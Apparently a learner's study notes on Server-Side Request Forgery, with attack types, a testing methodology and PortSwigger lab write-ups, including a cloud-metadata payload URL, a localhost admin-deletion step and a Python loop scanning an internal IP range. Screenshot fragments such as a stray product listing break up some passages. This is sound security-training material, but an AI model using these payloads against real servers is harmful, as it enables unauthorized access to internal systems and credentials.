SSRF

(Server Side Request Forgery)

Introduction

Server Side Request Forgery (SSRF) is a web security vulnerability that allows an attacker to trick a server side application to make requests to unintended resources.

What can an attacker do with SSRF ?

With SSRF, attackers can do operations that are otherwise impossible for the user to do. Attackers can use it to trick the application or database residing on the server to make harmful requests to internal or external resources.

This can lead to:


- Unauthorized access to data.
- Interaction with internal services performed with admin permissions.

Types of SSRF attacks

- **Basic SSRF**
    - The attacker can make the server perform requests to internal or external resources.
    - This type of SSRF is straightforward, where the server fetches a URL supplied by the attacker without any significant restrictions.

```
https://example.com/fetch?url=http://169.254.169.254/latest/meta-data/
```

- **Full Response SSRF**
  - In this type of SSRF, the internal server's sensitive information present at the back-end server can be fetched through the HTTP response. This means that the output result for the inserted query can be seen in the response itself.



- **Blind SSRF**
  - In this type of SSRF, the attacker sends a request to an internal or external resource, but they don't receive a direct response from the server.
  - The attack is "blind" because the attacker cannot see the response to the forged request.
  - This makes the attacker rely on indirect hints to know if the attack was a success or not.

- **Filter bypass SSRF**
  - Some applications might implement filters or controls to prevent SSRF by blocking requests to certain schemas. Such as (file://, ftp://), IP addresses or domain names.
  - Filter bypass SSRF involves techniques to circumvent these protections using DNS rebinding, URL obfuscation or other methods to bypass the filters and perform

Testing Methodology

- **Identify Injection Points**
  - Check for file upload/download functions, URL fetchers, web service integrators or link preview generators.

- **Use of Special Payloads**
  - URLs with publicly accessible services that will log incoming requests. This confirms the application server is making outbound requests.

- **Test Internal and External URLs**
  - Attempt to access internal resources (like localhost, internal IPs, etc.) and external URLs.
- **Observe the response**
  - If no direct response is seen in the UI, there maybe indirect indications.
- **Modify URL Parameters**
  - Using different schemas like http://, https://, file://, ftp:// to access various protocols
- **Bypass Filters and Restrictions**
  - Techniques like DNS rebinding, alternative IP schema. (hexadecimal, octal) or URL obfuscation.

Practical (Lab)

Completed Labs regarding SSRF at PortsWigger.
https://portswigger.net/web-security/all-labs#server-side-request-forgery-ssrf

Lab: Basic SSRF against the local server

APPRENTICE

LAB ✓ Solved

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

ACCESS THE LAB

Solution

Community solutions

Web Security Academy

Basic SSRF against another back-end system

LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home | My account

Real Life Photoshopping

$43.01

Description:

CES Tech is always an exciting time for us gadget fans. From the big businesses with their million dollar designs to the unusual and quirky. For us this year there is a stand out winner to beat all entries in this major convention. The real-life

Lab: Basic SSRF against another back-end system

APPRENTICE

LAB ✓ Solved

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port `8080`, then use it to delete the user `carlos`.

ACCESS THE LAB

Solution

Community solutions

Used request module in python to speed up the attack.

```
~
X> for x in range(1, 255):
       burp0_data = {"stockApi": f"http://192.168.0.{x}:8080/admin"}
       print(x, requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data))
```

```
1 <Response [400]>
2 <Response [500]>
3 <Response [500]>
4 <Response [500]>
5 <Response [500]>
6 <Response [500]>
7 <Response [500]>
8 <Response [500]>
9 <Response [500]>
10 <Response [500]>
11 <Response [500]>
12 <Response [500]>
13 <Response [500]>
14 <Response [500]>
15 <Response [500]>
16 <Response [500]>
17 <Response [500]>
18 <Response [500]>
19 <Response [500]>
20 <Response [500]>
21 <Response [500]>
22 <Response [500]>
23 <Response [500]>
24 <Response [500]>
25 <Response [500]>
26 <Response [500]>
27 <Response [500]>
28 <Response [500]>
29 <Response [500]>
30 <Response [500]>
31 <Response [500]>
```

```
74 <Response [500]>
75 <Response [500]>
76 <Response [500]>
77 <Response [500]>
78 <Response [500]>
79 <Response [200]>
80 <Response [500]>
81 <Response [500]>
82 <Response [500]>
83 <Response [500]>
84 <Response [500]>
85 <Response [500]>
86 <Response [500]>
87 <Response [500]>
```

In the image, the number 79 shows response 200. Implying http://192.168.0.79:8080/admin was valid.

Conclusion

Server-Side Request Forgery (SSRF) remains a critical web security vulnerability that allows attackers to manipulate a server side application into requesting often unintended internal or external resources. The dangers of SSRF stems from its ability to grant unauthorized access to sensitive data, facilitate interaction with backend services, and bypass network boundaries, leading to significant data breaches or system compromise. Effective defense against SSRF requires a comprehensive testing methodology, including identification of injection points and thorough validation of user supplied URLs, complemented by strong input filters, whitelisting policies, and the principle of least privilege to mitigate the risk across all web-facing applications.